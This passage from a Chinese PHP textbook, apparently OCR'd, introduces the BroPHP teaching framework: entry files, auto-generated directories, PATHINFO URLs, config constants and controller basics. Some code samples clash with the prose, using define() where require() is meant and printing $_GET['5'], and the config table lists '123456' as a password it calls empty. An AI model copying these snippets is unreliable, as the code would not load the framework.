


图 25-3 BroCMS 后台模块划分

25.3.2　为模块设置操作

操作是指用户对模块管理的一种行为，是用户按照一定的规范和要领操作模块的动作。项目中的每个模块都是让用户去操作的，所以确认每个模块的操作，就能确定用户对这个模块的管理行为。确定了操作也就能确定一段独立开发的程序代码。例如，在图 25-3 中的“友情连接管理”模块中，可以设置添加、修改、查看、删除、搜索等操作，每个操作都是一段独立代码编写的过程。如果一个模块的操作比较多，最好还是按操作的性质再去划分为多个子模块。例如，将图 25-3 中的“用户组管理”和“用户管理”看做是一个模块也是可行的，那么它们的操作也会混在一起，这样就不太利于程序的管理和扩展了。所以在划分模块时最好根据操作数的个数来决定，如果一个模块中的操作太少，则项目中的模块必然就会过多，而模块中操作过多，则模块的管理又会太差，最好是控制一个模块的操作在 8～12 个。

第26章 超轻量级 PHP 框架 BroPHP

BroPHP 是一个免费开源的轻量级 PHP 框架（学习型），允许你把基于 BroPHP 框架开发的应用去开源或发布、销售商业产品。BroPHP 框架完全采用面向对象的设计思想，并且是基于 MVC 的三层设计模式，具有部署和应用及为简单、效率高、速度快，扩展性和可维护性都很好等特点，可以稳定地用于商业及门户的开发。BroPHP 框架包括单入口文件、MVC 模式、目录组织结构、类自动加载、强大基础类、URL 处理、输入处理、错误处理、缓存机制、扩展类等功能。是专门为《细说 PHP》的读者及 LAMP 兄弟连全体学员提供的“学习型 PHP 框架”。当然，任何 PHP 应用开发爱好者都可以从 BroPHP 框架的简单和快速的特性中受益。另外，BroPHP 框架的应用不仅使 WEB 开发变得更简单、更快捷，最主要的目的是让 PHP 学习者，通过使用本框架从而去了解 PHP 框架、再去研究框架，最后达到开发自己的框架的目的。

26.1 BroPHP 框架概述

BroPHP 是“学习型”的超轻量级框架（文件很小，对 CPU 和内存消耗极低），目前版本为 BroPHP 1.0。虽然第一版功能不算很多，但具备了一个框架构成最少应该有的全部功能（包括：MVC 模式、目录组织结构、类自动加载、基类、URL 处理、输入处理、错误处理、扩展类等）。本框架在已有的功能上，不管从组织结构上，还是从代码质量上，以及运行效率上都做到了单服务器最佳的效果。使用 BroPHP 框架适合开发 BBS、电子商城、SNS、CMS、Blog、企业门户等中小型系统。另外，本框架特别适合学习 PHP 使用，可以让你认识框架、分析框架内幕，从而达到编写自己框架的目的，并通过 BroPHP 框架改版，直接作为公司内部的开发框架使用。

26.1.1 系统特点

BroPHP 框架的编码结构尽量实现各模块功能独立，并将《细说 PHP》中各章节知识点整合在了一起。当你在分析框架源码时，PHP 的技术点可以参考本书前面的各个章节，也会将你了解的零散的 PHP 知识点组织在一起。BroPHP 框架部分特点如下。

（1）第一次访问时为用户自动创建了项目所需要的全部目录结构，用户无须再对组织项目的目录结

构而烦恼。

（2）本框架采用模块和操作的方式来执行，简单易用，功能适中，更符合中国 Web 程序员的开发习惯。

（3）通过本框架编写的项目是完全采用 PHP 面向对象的思想，符合人类的思维模式，具有独立性、通用性、灵活性，有利于对项目的维护和调试。

（4）基于 MVC 的开发模式，将视图层和业务层分离，达到快速的部署，具有很好的可维护性，以及高重用性和可适用性，特别有利于软件工程化管理。

（5）内建丰富的 SQL 查询机制，操作灵活，简单易用。

（6）采用了目前业界最著名的 PHP 模板引擎 Smarty，对于熟悉 Smarty 的程序员而言具有很好的模板开发优势。

（7）使用 memcached 对 SQL 和 session 进行缓存，也可以使用 Smarty 缓存技术进行页面静态化，提升效率，减少运行消耗。

（8）本框架提供一些常用的扩展类，直接使用即可完成一些常见的功能。例如，文件上传、图像处理、分页实现及验证码类。

（9）本框架支持自定义扩展类库和扩展函数的使用，可以无限地实现功能扩展。

（10）采用人性化的调试模式，可以了解项目的运行过程，也可以快速解决项目开发时遇到的错误和异常。

（11）框架源码简单明了，结构清晰，方便在工作中根据当前项目的需求对框架进行改造。

可以在本书配套光盘中找到 BroPHP 框架源码，也可以到 http://www.brophp.com 或 http://bbs.lampbrother.net（LAMP 兄弟连）网站中下载 BroPHP 框架最新版本和最新的帮助文档。

26.1.2　环境要求

操作系统：支持 Linux/Windows 服务器，可以跨平台应用

WEB 服务器：可运行于 Apache、IIS 和 nginx 中

PHP 环境：PHP5.0 以上版本，需要安装 XML、mysqli 或 PDO、GD 库、MemCache 扩展模块

注意：对于 PHP 新手，推荐使用集成开发环境 AppServ 或 WAMP 对 BroPHP 进行本地开发和测试。

26.1.3　BroPHP 框架源码的目录结构

下例为 BroPHP 框架的系统目录，在项目开发时直接将 brophp 目录及子目录的所有文件复制到项目根目录中即可，并不需要对这个框架源文件做任何修改。但在 Linux 操作中需要注意，要将这个本框架目录及子目录的权限，设置运行 PHP 的用户有读的权限。

```
|-- brophp 目录                  #BroPHP 框架目录
    |-- bases 目录               #BroPHP 框架基础类存放目录
    |-- classes 目录             #BroPHP 框架扩展类存放目录
    |-- commons 目录             #BroPHP 框架通用函数和资源存放目录
    |-- libs 目录                #Smarty 模板引擎源文件存放目录
    |-- brophp.php 文件          #BroPHP 框架的公共入口文件
```

26.2 单一入口

在使用 PHP 过程化编程时，每个 PHP 文件都能独立访问并运行，就像一个体育场有多个入口一样，需要在每个入口都进行检票和安全检查。而采用单一入口模式进行项目部署和访问，无论完成什么功能，一个项目只有一个统一（但不一定是唯一）的入口，就像一个体育场如果只能从一个入口入场（程序是抽象的，一个入口和多个入口效率是一样的）控制起来则更灵活，几乎没有什么缺点。使用主入口文件部署项目的优点如下。

➢ **加载文件方便**

在编写和阅读过程化程序代码时，经常会遇到文件之间互相包含，其中包括 PHP 使用 include 包括函数库和公共资源文件，也包括在 HTML 中使用<link>和<script>加载 CSS 和 JavaScript 文件。项目越大，文件越多，越让人感觉头疼，就像一张大网一样将文件交织在了一起，不容易找到头绪。而使用单一入口则解决这个难题，在项目应用中用到的任何一个文件，只要相对于单一入口文件的位置查找即可。

➢ **权限验证容易**

如果每个 PHP 文件都可以独立访问，在做用户权限验证时就需要对每个文件进行判断。而采用单一入口，则只需要在一个位置进行判断即可。

➢ **URL 重写简单**

如果每个 PHP 文件，以及不同目录下的 PHP 文件都可以独立访问，则在 Web 服务器中对 URL 进行重新编写时，就需要编写很多条规则。而采用单一入口则在 URL 重写时只需要简单的几条规则即可。

26.2.1 基于 BroPHP 框架的单一入口编写规则

例如，在项目的根目录下，声明 index.php 文件作为当前项目应用的单一入口文件，和 BroPHP 框架库文件目录同级。编写的单一入口文件 index.php 的内容示例如下所示：

```
1 <?php
2     /**
3         file: index.php    声明基于BroPHP框架开发的项目，单一入口文件示例
4     */
5     define("BROPHP", "./brophp");          #定义BroPHP框架所在路径（相对于入口文件，不要加"/"）
6     define("APP", "./");                   #定义项目的应用路径('/'可加可不加)
7     define(BROPHP."/brophp.php");          #加载BroPHP框架目录下的入口文件
```

基于 BroPHP 框架项目的单一入口文件，可以自己定义名称。如 index.php、admin.php、blog.php 等之类命令都可以。但在入口文件中至少要编写两行代码：必须指定项目的应用路径，也就是在主入口文件中声明 APP 常量；再就是必须包含框目录下的入口文件 brophp.php。具体说明如下。

➢ 在上例的第 6 行中，是定义项目的应用路径，即自己写的项目应用放到哪个目录下就指定哪个目录，常量名（APP）是固定的不能改变。例如，define("APP", "./")，如果想将项目写在当前项目路径下的 admin 目录下则可以 define("APP", "./admin/")。另外，这个路径最后结尾的“/”可加可不加。

➢ 在上例的第 7 行中，是加载 BroPHP 框架库文件目录下的入口文件，是固定的写法。可以将上例

的第 5 行和第 7 行代码结合为一行，如 require("./brophp/brophp.php")。

26.3 部署项目应用目录

下例提供的是项目应用目录，只是默认的方式。项目的应用目录结构并不需要开发人员手动创建，只需要定义好项目的入口文件之后，系统会在第一次执行的时候自动生成项目必需的所有目录结构。访问上一节声明的单一入口文件，自动生成目录结构及说明如下所示：

```
|-- brophp 目录                          #BroPHP 框架库文件所在的目录
|-- index.php 文件                       #主入口文件（可以使用其他名称，也可以放在其他位置）
|-- config.inc.php 文件                  #项目的配置文件
|-- controls 目录                        #声明控制器类的目录
      |-- common.class.php 文件          #默认控制器的基类 （用于写权限）
      |-- index.class.php 文件           #默认控制器（提供参考）
|-- models 目录                          #声明业务模型类的目录
|-- views 目录                           #声明视图的目录（Smarty 模板存放目录）
      |-- default 目录                   #默认模板存入目录（可以为项目提供多套模板）
            |-- xxx 目录                 #特定模块自己创建的目录（xxx 和模块同名）
                  |-- xxx.tpl 文件       #为特定的操作自己定义的模板文件（xxx 和动作同名）
            |-- public 目录              #同一应用中公用模板存放目录
                  |-- success.tpl 文件   #同一应用页面跳转提示模板
            |-- resource 目录            #当前项目模板的资源目录
                  |-- css 目录           #当前项目模板的样式目录
                  |-- js 目录            #当前项目模板的 JavaScript 目录
                  |-- images 目录        #当前项目模板的图片目录
|-- classes 目录                         #用户自定义的扩展类目录
|-- commons 目录                         #用户自定义的扩展函数目录
      |-- functions.inc.php 文件         #用户将自定义的扩展函数都必须写在这个文件中
|-- public 目录                          #项目的所有应用公用的资源目录
      |-- css 目录                       #项目的所有应用公用的 CSS 目录
      |-- js 目录                        #项目的所有应用公用的 JavaScript 目录
      |-- images 目录                    #项目的所有应用公用的图片
      |-- uploads 目录                   #项目的所有应用公用的文件上传目录
|-- runtime 目录                         #项目运行时自动生成文件存放目录（可以随时删除）
      |-- comps 目录                     #Smarty 模板编译文件存放目录
      |-- cache 目录                     #Smarty 页面静态缓存目录
      |-- data 目录                      #项目使用的数据表结构缓存目录
      |-- controls 目录                  #控制器缓存目录
      |-- models 目录                    #业务模型缓存目录
      |-- _index.php 文件                #文件锁，如果目录结构存在则不再重新生成
```

上例只是以入口文件 index.php 为例，并且应用目录和框架目录在同一级时，默认生成的目录结构。具体的每个目录和文件的作用，在应用时可以参与后面部分的详细介绍。

注意：在 Linux 操作系统中，开发阶段需要让运行 PHP 用户有可写的权限，而当项目上线运行时，只需要 runtime 目录及子目录和 public/uploads 目录需要运行 PHP 用户有可写的权限，其他目录只要让运行 PHP 用户具有可读权限即可。

26.3.1 项目部署方式

在部署项目时，项目的目录结构往往由不同项目的应用 6 决定。使用 BroPHP 框架时，项目的应用目录（controls、models、views）和入口文件的位置，可以由不同项目的应用自己决定存放位置，而其他公用资源目录和配置文件（classes、commons、public、runtime、config.inc.php）必须同框架目录 brophp 在同一级。这里推荐几种部署应用目录结构的方法：

1．如果项目只有一个应用（推荐两种方式）

第一种：入口文件和应用目录与框架在同级目录。这种方式比较简单，只需要在入口文件的第二行将应用目录常量 APP 的值改成“.”或“./”，然后直接访问入口文件即可生成所有目录结构。

入口文件名命名：index.php（可以改为其他名称）

```php
<?php
    /**
        file: index.php    声明基于BroPHP框架开发的项目，单一入口文件示例
    */
    define("APP", "./");                    #定义项目的应用路径('/'可加可不加)
    define("./brophp/brophp.php");          #加载BroPHP框架目录下的入口文件brophp.php
```

自动生成的应用目录结构（都是同级的）

```
|-- brophp 目录                  #BroPHP 框架目录
|-- index.php 文件               #主入口文件（可以使用其他名称，也可以放在其他位置）
|-- config.inc.php 文件          #项目的配置文件
|-- controls 目录                #声明控制器类的目录
|-- models 目录                  #声明业务模型类的目录
|-- views 目录                   #声明视图的目录（Smarty 模板存放目录）
|-- classes 目录                 #用户自定义的扩展类目录
|-- commons 目录                 #用户自定义的扩展函数目录
|-- public 目录                  #项目的所有应用公用的资源目录
|-- runtime 目录                 #项目运行时自动生成文件存放目录（可以随时删除）
```

第二种：项目的应用目录放到自己定义的目录下。例如，声明一个应用目录名为“home”，主入口文件和其他资源及框架同级。只需要在主入口文件的第二行将应用目录常量 APP 的值改成“./home”或“./home/”，然后直接访问主入口文件，即可生成所有目录结构。

入口文件名命名：index.php（可以改为其他名称）

```php
<?php
    /**
        file: index.php    声明基于BroPHP框架开发的项目，单一入口文件示例
    */
    define("APP", "./home/");               #定义项目的应用路径在home下('/'可加可不加)
    define("./brophp/brophp.php");          #加载BroPHP框架目录下的入口文件brophp.php
```

自动生成的应用目录结构（controls、models 和 views 在 home 目录下）

```
|-- brophp 目录                  #BroPHP 框架目录
|-- index.php 文件               #主入口文件（可以使用其他名称，也可以放在其他位置）
|-- config.inc.php 文件          #项目的配置文件
|-- home 目录                    #自定义的项目应用目录
        |-- controls 目录        #声明控制器类的目录
```

```
        |-- models 目录          #声明业务模型类的目录
        |-- views 目录           #声明视图的目录（Smarty 模板文件存放目录）
|-- classes 目录                 #用户自定义的扩展类目录
|-- commons 目录                 #用户自定义的扩展函数目录
|-- public 目录                  #项目的所有应用公用的资源目录
|-- runtime 目录                 #项目运行时自动生成文件存放目录（可以随时删除）
```

2．如果项目分为前台和后台两个应用（推荐三种方式）

第一种：前台和后台的入口文件都和框架目录 brophp 在同一级目录中，后台的应用目录定义在 admin（可以改为其他名称）下。然后分别访问两个入口文件即可生成所有目录结构。

前台入口文件名命名：index.php（可以改为其他名称）

```php
<?php
    /**
        file: index.php   声明基于BroPHP框架开发的项目，单一入口文件示例
    */
    define("APP", "./");                    #定义项目的应用路径('/'可加可不加)
    define("./brophp/brophp.php");          #加载BroPHP框架目录下的入口文件brophp.php
```

后台入口文件名命名：admin.php（可以改为其他名称）

```php
<?php
    /**
        file: index.php   声明基于BroPHP框架开发的项目，单一入口文件示例
    */
    define("APP", "./admin/");              #定义项目的应用路径('/'可加可不加)
    define("./brophp/brophp.php");          #加载BroPHP框架目录下的入口文件brophp.php
```

自动生成的应用目录结构（后台的 controls、models 和 views 在 admin 目录下）

```
|-- brophp 目录                  #BroPHP 框架目录
|-- index.php 文件               #前台主入口文件（可以使用其他名称）
|-- controls 目录                #声明控制器类的目录（前台控制器目录）
|-- models 目录                  #声明业务模型类的目录（前台模型目录）
|-- views 目录                   #声明视图的目录（前台视图目录）
|-- admin.php 文件               #后台主入口文件（可以使用其他名称）
|-- admin 目录                   #自定义的后台项目应用目录
        |-- controls 目录        #声明控制器类的目录（后台控制器目录）
        |-- models 目录          #声明业务模型类的目录（后台模型目录）
        |-- views 目录           #声明视图的目录（后台视图目录）
|-- config.inc.php 文件          #项目的配置文件
|-- classes 目录                 #用户自定义的扩展类目录
|-- commons 目录                 #用户自定义的扩展函数目录
|-- public 目录                  #项目的所有应用公用的资源目录
|-- runtime 目录                 #项目运行时自动生成文件存放目录（可以随时删除）
```

第二种：前台入口文件和前台应用与框架目录 brophp 在同一级目录中，后台的入口文件和应用目录定义在 admin（可以改为其他名称）下。然后分别访问两个入口文件，即可生成所有目录结构。

第三种：前台和后台入口文件与框架目录 brophp 在同一级目录中，前台和后台的应用目录分别定义在 home（可以改为其他名称）和 admin（可以改为其他名称）目录下。然后分别访问两个入口文件，即可生成所有目录结构。

3．项目有多个应用

如果项目有多个应用。例如，除了有前台和后台还有博客和论坛，每个应用都需要有独立的入口文件和自己的应用目录。可以让所有入口文件在同一级（例如，与框架在同级目录，但名称不能相同，可以和应用目录名称相同），也可以将每个入口文件放在自己的应用目录中（入口名称就可以统一命名为：index.php）。

26.3.2 URL 访问

BroPHP 框架的 URL 都是使用 PATHINFO 模式（index.php/index/index/），应用的访问方式都是采用单一入口的访问方式，所以访问一个应用中的具体模块及模块中的某个操作，都需要在 URL 中通过入口文件后的参数来访问和执行。这样一来，所有访问都会变成由 URL 的参数来统一解析和调度。格式如下：

```
http://www.brophp.com/入口文件/模块名/操作名/参数 1/值 1          #URL 统一解析和调度的 PATHINFO 模式
```

例如，项目应用代码直接放到主机为 www.brophp.com 的 Web 服务器的文档根目录下，入口文件名为 index.php，访问用户模块（user），再去执行添加（add）的操作，则 URL 的格式如下：

```
http://www.brophp.com/index.php/user/add                    #通过 URL 统一解析和调度
```

如果还需要其他参数，例如，在上例添加数据时，需要将数据加到类别 ID 为 5 的类别（cid=5）中，则可以在上例 URL 的操作名后继续加多个参数。则 URL 的格式如下：

```
http://www.brophp.com/index.php/user/add/cid/5              #也可以有更多的参数
```

如果访问某个应用的入口时没有给出需要访问的模块和操作，则默认访问模块为 index，默认访问的操作为 index。下面几个 URL 的访问结果是相同的。

```
http://www.brophp.com/
http://www.brophp.com/index.php
http://www.brophp.com/index.php/
http://www.brophp.com/index.php/index
http://www.brophp.com/index.php/index/
http://www.brophp.com/index.php/index/index
http://www.brophp.com/index.php/index/index/
```

如果访问某个应用的入口时只给出访问的模块名，没有给出访问模块中的动作名，则默认访问这个模块中的 index 操作。像如访问用户模块（user），下面几个 URL 的访问结果也是相同的。

```
http://www.brophp.com/index.php/user
http://www.brophp.com/index.php/user/
http://www.brophp.com/index.php/user/index
http://www.brophp.com/index.php/user/index/
```

如果在 URL 访问中除了模块和操作，还需要其他参数，就必须给出模块名和动作名（包括默认的模块 Index 和默认的操作 Index）全格式，再加上多个参数。

```
http://www.brophp.com/index.php/index/index/cid/5/page/6    #追加两个参数 cid=5 和 page=6
```

PATHINFO 模式对以往的编程方式没有影响，GET 和 POST 方式传值依然有效，因为在框架中会

对 PATHINFO 方式进行自动处理。例如，上面 URL 地址中的 cid 的值，在每个操作中还可以通过$_GET['cid']的方式正常获取到。

26.4 BroPHP 框架的基本设置

在 BroPHP 框架中，自动开启了一些常用选项，如编码、时区等，用户不需要自己设置。另外，项目需要的配置文件也是自动生成的，并在框架中提供了几个常用的函数。当然，你也可以根据自己的需要，在框架中为具体的项目添加更多的内容。

26.4.1 默认开启

在自定义的入口文件中，最后一行“require(BROPHP.'/brophp.php')”加载了 BroPHP 框架目录下的入口文件 brophp.php。在这个框架入口文件中有一些为整个应用默认开启的功能，所以在项目应用时就不需要再去设置了。除非很有必要，否则默认的设置都不需要进行修改，如表 26-1 所示。

表 26-1　BroPHP 默认开启的功能和描述

默认开启功能	描　述
输出字符集（utf-8）	utf8 字符集是网站和 MySQL 数据库的最佳选择，没有必要做其他改变
设置时区（PRC）	将 PHP 环境中的默认时间区改为中国时区
自动加载项目的配置文件（config.inc.php）	整个项目只有一个配置文件“config.inc.php”，在项目中被自动包含，在用到配置文件中的所有选项时，都可以直接使用
自动包括类库和函数库	在应用中用到的所有类和函数都是自动包含的，进行项目开发时只要按规范去编写，都不需要去特意包含
自动开启 Session	自动开启会话控制，如果启用 memcached，则将用户的会话信息写入到 memcahed 服务器，否则使用默认的写入方式

26.4.2 配置文件

Web 项目几乎都需要有配置文件，这样才能更灵活地对项目进行管理和维护。BroPHP 框架在第一次访问时，为整个项目自动创建了一个配置文件 config.inc.php（仅一个），存放在与框架目录同级的目录中，并且默认被包含在程序中，所以在项目开发时配置文件中的选项都可以直接应用。另外，除了配置文件中默认选项可以直接使用以外，还可以自定义添加一些选项在这个文件中，自定义的选项可以是常量，也可以是变量和数组等，如果添加的是变量或数组，则在所有自定义的函数和类中需要使用 global 包含这些全局变量。系统自动创建的配置文件默认选项介绍如表 26-2 所示。

表 26-2　BroPHP 框架配置文件的选项和描述

配置选项	描　述
define("DEBUG", 1);	设置是否开启调试模式（1 开启，0 关闭），建议在开发时使用 1 值开启调试模式，上线运行则使用 0 值将其关闭。默认值为 1 开启

续表

配置选项	描　述
define("DRIVER","pdo");	设置数据库的驱动选项，本系统支持 pdo（默认）和 mysqli 两种驱动方式。在开启 mysqli 时需要 PHP 环境安装 mysqli 扩展模块，在使用 PDO 选项时，除了需要 PHP 环境中安装 PDO 的扩展模块外，还需要安装相应数据库的驱动
//define("DSN","mysql:host=localhost; dbname=xsphp");	当上面的 DRIVER 选项设置为 pdo 时，则可开启这个 PDO 的数据源设置。如果设置了此选项，则可以不用再去设置以下的 HOST、USER、PASS 和 DBNAME 选项
define("HOST", "localhost");	数据库系统的主机设置选项，默认为 localhost
define("USER", "root");	数据库系统用户名，默认为 root
define("PASS", "123456");	数据库系统用户密码，默认为空
define("DBNAME","brophp");	应用的数据库名称，默认为 brophp
define("TABPREFIX", "bro_");	设置数据表名的前缀，防止在相同的数据库中保存两个以上 BroPHP 框架开发项目的数据表。另外，这个选项同时也作为 Memcache 的键前缀，作用同表名前缀一样，防止同一个 Memcache 服务器有两个以上的 BroPHP 应用
define("CSTART", 0);	这个选项用来设置 Smarty 的缓存，项目开发阶段使用 0 关闭缓存，在项目上线运行时设置 1 将其开启。默认为 0
define("CTIME", 60*60*24*7);	这个选项设置 Smarty 模板的缓存时间，同时也是 Session 在 Memcache 中的生存时间。默认值为一周
define("TPLPREFIX", "tpl");	Smarty 模板文件的后缀名，视图中所有 Smarty 模板的后缀名都要和这个相同，默认后缀名为 tpl
define("TPLSTYLE", "default");	这个选项设置项目使用的模板风格。可以为一个项目开发多套模板风格，使用这个选项进行切换。默认使用的模板风格为 default
//$memServers = array("localhost", 11211); // $memServers = array(array("www.lampbrother.net",'11211'), array("www.brophp.com", '11211'), ...);	这个选项用来设置 Memcache 服务器的主机和端口。如果是一个一维数组，则连接一个 Memcache 服务器，也可以是一个二维数组同时连接多个 Memcache 服务器。另外，如果注释没有打开，则没有开启 Memcache 服务器，建议安装 Memcache 服务器并将其开启

26.4.3　内置函数

在 BroPHP 框架中，提供了几个常用的快捷操作的全局函数，在任何位置都可以直接调用这几个函数。包括 P()、D()和 toSize()三个内置函数（当然你可以定义更多常用的函数放在框架中），详细的功能介绍和用法如下。

- **函数 P()**：按照特定格式打印输出一个或多个任意类型（数组、对象、字符串等）的变量或数据，打印的值供程序员作为开发程序时的参考使用，只用于开发阶段的程序调试和排错。使用方式如下所示：

```
$arr=array(1,2,3,4,5,6);
P($arr);                    //可以打印输出 PHP 数组
$object=new Object();
P($object);                 //可以打印输出 PHP 对象
$string="this is a string";
P($string);                 //可以打印输出 PHP 自己串
```

```
$other=其他类型;
P($other);                          //可以打印输出 PHP 的任何类型
P($arr, $object, $string, $other);  //可以同时打印输出多个 PHP 变量
```

- **函数 D()**：快速实例化 Model 类的对象，实例化 Model 类也只能用这个函数。而且这个函数不仅可以实例化已声明的 Model 类，也可以实例化没有定义的 Model 类（只要参数对应的表名存在即可）。另外，不仅可以声明自己应用中的 Model 类，也可以初例化其他应用中的 Model 类对象。该函数大量用于控制器中，使用方式如下所示：

```
$book = D();                        #不用参数，实例化的对象不需要对表进行操作
$book = D("book");                  #自定义的 Book 类对象，book 表必须存在
$book = D("book", "admin")          #如果有第二个参数，可以实例化 admin 应用下的 Book 类对象
```

- **函数 toSize()**：就是一个普通的功能函数，将字节大小根据范围转成对应的单位（KB、MB、GB 和 TB 等），该函数只有一个参数，就是字节数。

```
toSize(10240);                      #结果返回 10KB
```

26.5 声明控制器（Control）

BroPHP 框架是以模块和操作的方式来执行的，一个项目应用中会有多个模块，每个模块又需要单独去调度，所以控制器是一个模块的核心，**建议为每个模块单独声明一个控制器类。**

26.5.1 控制器的声明（模块）

系统会自动到主入口文件指定的应用中，找 controls 目录下面对应的类，如果没有找到，则输出错误报告。例如，一个网上书店中有用户管理（user）、类别管理（cat）和图书管理（book）三个模块，则需要创建三个控制器 User 类、Cat 类和 Book 类和三个模块对应。访问一个模块中的控制器和控制器中的操作都需要通过入口文件完成，控制器会管理整个用户的执行过程，负责模块的调度和操作的执行。另外，任何一个 Web 行为都可以认为是一个模块的某个操作，也需要通过入口文件来执行，BroPHP 框架中会根据当前的 URL 来分析要执行的模块和操作。在 URL 访问一节中介绍了 BroPHP 框架的 URL 访问格式。如下所示：

```
http://www.brophp.com/入口文件/模块名/操作名/参数 1/值 1      #URL 统一解析和调度的 PATHINFO 模式
```

例如：

```
http://www.brophp.com/index.php/user/mod/id/5              #URL 访问格式
```

上例是获取当前需要执行项目的入口文件（index.php）、模块（user）和操作（mod），如果有其他的 PATHINFO 参数（/id/5），会转成 get 请求（$_GET["id"]=5）的格式。在这个例子中，用户访问的是 User 模块，就需要为这个模块定义一个控制器 User 类才能被调度。为模块的控制器在 BroPHP 中有专门的声明位置，声明在当前项目应用目录下的 controls 目录中，类名必须和模块名相同，这个例子中使用 user 模块，就需要创建一个 User 类（每个单词的首字母要大写）保存在 user.class.php 文件中（文件

名和类名相同，所有 BroPHP 中声明的类都要以.class.php 为后缀名）。如下所示：

```php
<?php
    /**
        file: user.class.php 用户模块控制器，必须定义在当前应用的controls目录下
    */
    Class User {
        //声明控制器的操作
    }
```

在自定义的控制器类 User 中，**通常不需要去继承其他的类，如果写继承，也只能继承 BroPHP 框架中的基础类 Action**，不能有其他的继承方式。如下所示：

```php
<?php
    /**
        file: user.class.php 用户模块控制器，如果写继承也只能去继承BroPHP框架中的Action类
    */
    Class User extends Action{
        //声明控制器的操作
    }
```

在自定义的控制器类 User 中，**如果不去继承系统中的 Action 类，则默认会继承控制器的通用类 Common**。Common 类声明在 common.class.php 文件中，是部署项目应用时自动创建的一个文件，也保存在当前应用的 controls 目录下。Common 类的默认格式如下所示：

```php
<?php
    /**
        file:common.class.php 所有控制器的默认父类，自动生成并定义在当前应用controls目录下
    */
    class Common extends Action {
        function init() {
            //所有的操作都会行执行这个方法
            //通常用于设置用户登录
        }

        //可以自定义一些方法， 作为所有控制器的公用操作方法
    }
```

用户自定义的控制器类（User）自动继承了 Common 类，而 Common 类又继承了 BroPHP 框架基础类中的 Action 类。**所以在 User 类中就可以直接使用从 Action 类中继承过来的所有属性和方法。**Common 类存在的目的有两个：

（1）在 Common 类中有一个默认的方法 init()，如果自动继承该类，每个模块中的操作在执行前都会自动调用 init()方法。所以可以在这个方法中完成像用户登录和权限控制等操作。

（2）在 Common 类中也可以自定义一些方法，作为自动继承该类的控制器的公用操作。

26.5.2 操作的声明

在上例的 URL 访问中，除了需要声明控制器 User 类之外，还需要 User 模板定义用户的操作。**每一个操作都对应当前模块控制器中的一个方法**。例如，上例访问的模块是 user（对应 User 类），而执行的动作 mod（对应 User 类中的 mod 方法），如果后面还有其他 PATHINFO 参数，则将以 GET 方式传给这个方法。如下所示：

```php
<?php
    /** file: user.class.php 在controls目录下， 默认继承Common及Action */
    class User {
        /* 控制器中默认的方法，用于获取用户默认的操作，例如输出用户列表信息 */
        function index() {
            // 这个方法的URL访问如下两种方式， 可以不写操作名（index）
            // http://www.brophp.com/index.php/user/
            // http://www.brophp.com/index.php/user/index
        }

        /* 控制器中声明的方法，用于获取添加用户界面的操作*/
        function add() {
            // 这个操作的访问如下， 模块（user），操作(add)
            // http://www.brophp.com/index.php/user/add
        }

        /* 控制器中声明的方法，用于修改用户的操作*/
        function mod() {
            // 这个操作的访问如下， 模块(user)，操作(add)
            // http://www.brophp.com/index.php/user/mod/id/5
            p( $_GET["5"] );    //输出结果： Array( "id"=>5 );
        }

        /* 控制器中声明的私有的其他方法， 不是一个操作，最好写到Model中 */
        private function upload() {
            //这个用于上传用户头像， 不是操作则不能用URL访问
        }
    }
```

26.5.3　页面跳转

自定义的控制器类直接或间接地继承 BroPHP 系统中的基类 Action，所以 Action 类内置了一些方法，并可以在每个控制器的方法中直接使用$this 进行访问。例如，开发中经常会遇到一些带有提示信息的跳转页面，操作成功或者操作错误需要自动跳转到另外一个目标页面。页面跳转在 Action 类中提供了 success()和 error()两个方法，详细的使用方法如下所示。

1．成功操作跳转 success()

在进行添加或修改等的一些操作时，如果操作成功，通常都会自动跳转到一个提示页面，然后再自动跳转到一个目标页面。Success()方法是系统 Aaction 类内置的方法，用在自定义控制器的方法中。这个方法的格式如下所示：

Success(提示消息, [跳转时间], [目标位置])

这个方法有三个参数，并且都是可选的。其中第一个参数用于在提示页面中输出成功消息，默认消息就是简单的“操作成功”的提示字样。第二个参数用于设置提示页面的停留时间，默认为 1 秒（时间很短，成功提示没有必要停留时间过长），可以通过传递一个整数重新设置这个时间（单位：秒）。第三个参数是自动跳转的目标位置（这个位置必须是 PATHINFO 的格式），如果只有一个字符串（index）指定目标方法，则表示自动跳转到同一个模块的这个方法中。如果使用“/”分开的字符串（模块/操作，如 user/index），则表示跳转到其他模块指定的操作中，也可以在这个参数中使用其他的参数将一些数据带到新的目标操作方法中。如果没有提供第三个参数，则默认返回（window.history.back()）。常见的用法如下所示：

```
$this->success();                                          //默认方式
$this->success("添加成功");                                //只有第一个参数
$this->success("添加成功", 3);                             //使用两个参数
$this->success("添加成功", 3, "user/index");               //使用三个参数
$this->success("添加成功", 3, "user/index/cid/5");         //可以附加资源
```

成功的提示界面如图 26-1 所示，可以根据自己的爱好对界面进行修改。在提示界面中，有停止跳转的操作，也可以手动“单击”跳转。

2．失败操作跳转 error()

在进行添加或修改等操作时，如果操作失败，则需要自动跳转到一个提示页面，查看出错原因，然后再自动跳转到一个目标页面。error()方法也是系统 Aaction 类内置的方法，也用在自定义控制器的方法中。这个方法的使用方式和 success()方法完全相同，只是提示界面和默认的提示消息及跳转时间不同而已。错误的提示界面如图 26-2 所示。

图 26-1　success()方法成功提示界面

图 26-2　error()方法失败提示界面

26.5.4　重定向

如果某个操作（控制器中的方法）执行完成以后，也需要直接转向到其他的操作中，但并不需要一些提示，并且也需要将当前操作中的一些数据带到新的操作中。可以使用从系统基类 Action 中继承过来的 redirect()方法实现，重定向后会改变当前的 URL 地址。例如，在 User 模块的控制器中，执行 del 操作成功删除用户后，重定向到自己模块的 index 操作中。如下所示：

```
<?php
    /** file: user.class.php 在controls目录下， 默认继承Common及Action */
    class User {
        /* 控制器中默认的方法，用于获取用户默认的操作 */
        function index() {
            //默认的操作方法
        }

        /* 控制器中声明的方法， 用于删除用户的操作 */
